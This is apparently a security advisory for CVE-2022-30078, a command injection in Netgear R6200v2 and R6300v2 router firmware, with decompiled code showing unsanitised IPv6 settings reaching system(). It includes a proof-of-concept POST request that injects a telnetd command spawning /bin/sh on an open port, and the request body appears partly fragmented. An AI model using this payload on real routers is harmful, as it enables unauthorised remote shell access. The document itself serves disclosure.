river-li fixed typos History

2 contributors

45 lines (43 sloc) | 4.48 KB

Command injection vulnerability in Netgear R6200_v2 and R6300v2 routers

Basic information

- CVE-ID：CVE-2022-30078
- Vendor: Netgear
- Product: R6200_v2 and R6300_v2
- Firmware version: All firmware version including the latest R6200v2-V1.0.3.12_10.1.11 and R6300v2-V1.0.4.52_10.0.93
- Firmware download link:
  https://www.downloads.netgear.com/files/GDC/R6200V2/R6200v2-V1.0.3.12_10.1.11.zip
  https://www.downloads.netgear.com/files/GDC/R6300V2/R6300v2-V1.0.4.52_10.0.93.zip
- Type: Insecure permissions - code execution

Vulnerability description

Vulnerability exists in the binary `/sbin/acos_service` in all R6200_v2 and R6300_v2 firmware versions including the latest R6200v2-V1.0.3.12 and R6300v2-V1.0.4.52. It might also infect some other products, which is recently not analyzed.
Taking the latest R6200_V2_1.0.3.12 firmware as an example, the four variables `ipv6_wan_ipaddr`, `ipv6_lan_ipaddr`, `ipv6_wan_length`, and `ipv6_lan_length` are passed into a function at offset 0x1B070.

```
119  if ( strcmp(v22, "6to4") )
120  {
121    if ( !strcmp(v22, "fixed") )
122    {
123      v13 = (const char *)acosNvramConfig_get("ipv6_wan_ipaddr");
124      v14 = (const char *)acosNvramConfig_get("ipv6_wan_length");
125      v15 = (const char *)acosNvramConfig_get("ipv6_lan_ipaddr");
126      v16 = (const char *)acosNvramConfig_get("ipv6_lan_length");
127      sub_19884("fixed", v21, v13, v14, v15, v16);
128    }
```


Later, by analyzing the if statement, we can further confirm that these four variables can lead to command injection vulnerabilities. These parameters are passed into a `sprintf` function by the format string `%s`. Then, the value is passed to a `system`, which leads to a command injection vulnerability.

```
1  int __fastcall sub_19884(const char *a1, const char *a2, const char *a3, const char *a4, const char *a5, const char *a6)
2  {
3    const char *v10; // r0
4    int v11; // r5
5    unsigned int v12; // r0
6    int v13; // r0
7    int v14; // r0
8    int v15; // r0
9    int v17; // r0
10   int v18; // r0
11   const char *v19; // r0
12   unsigned int v20; // r0
13   int v21; // r0
14   unsigned int v22; // r0
15   char v23[512]; // [sp+8h] [bp-340h] BYREF
16   char dest[128]; // [sp+208h] [bp-140h] BYREF
17   char s[128]; // [sp+288h] [bp-C0h] BYREF
18   char v26[64]; // [sp+308h] [bp-40h] BYREF
19
20   if ( strcmp(a1, "6to4") && strcmp(a1, "autoconfig") )
21   {
22     sprintf(v23, "ifconfig %s add %s/%s", a2, a3, a4);
23     system(v23);
```


Through further attemps, we found that remote authenticated attackers can modify the value of the vulnerable parameters in website http://192.168.1.1/IPV6_fixed.htm by sending a modified request. As the vulnerable parameters are directly saved in nvram after sending the request, attackers can then execute arbitrary remote command as they controlled the parameter of a `system` call.
After visiting the web page and sending a `POST` request, if we set the `ipv6_wan_ipaddr` parameter of the request to be `%24%28telnetd+-l+%2Fbin%2Fsh+-p+1235+-b+0.0.0.0%29`, we can actually execute command which `$(telnetd -l /bin/sh -p 1235-b 0.0.0.0)`.
A potential PoC is shown below:

```
POST /ipv6_fix.cgi?id=2068267834 HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:99.0) Gecko/20100101
Firefox/99.0
Accept:
```


```
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1087
Origin: http://192.168.1.1
Authorization: Basic YWRtaW46YWRtaW4x
Connection: close
Referer: http://192.168.1.1/IPV6_fixed.htm
Cookie: XSRF_TOKEN=1222440606
Upgrade-Insecure-Requests: 1
apply=Apply&login_type=Fixed&IPv6WanAddr1=2001&IPv6WanAddr2=3CA2&IPv6WanAddr3=010F&I
l+%2Fbin%2Fsh+-p+1235+-
b+0.0.0.0%29&ipv6_lan_ipaddr=3113%3A3CA2%3A010F%3A001A%3A121B%3A0000%3A0000%3A0001&i
l+%2Fbin%2Fsh+-p+1234+-b+0.0.0.0%29&ipv6_enable_dhcp=&ipv6_proto=fixed
```





An evidence of the vulnerable is shown below:



Similarly, we can also change the other three parameters to construct similar commands, the evidence of the attacks using these parameters are shown as below:







Acknowledgment

This vulnerability credits to @maybethetricker(Runyuan Mei) and @river-li(Zichuan Li) from Wuhan University.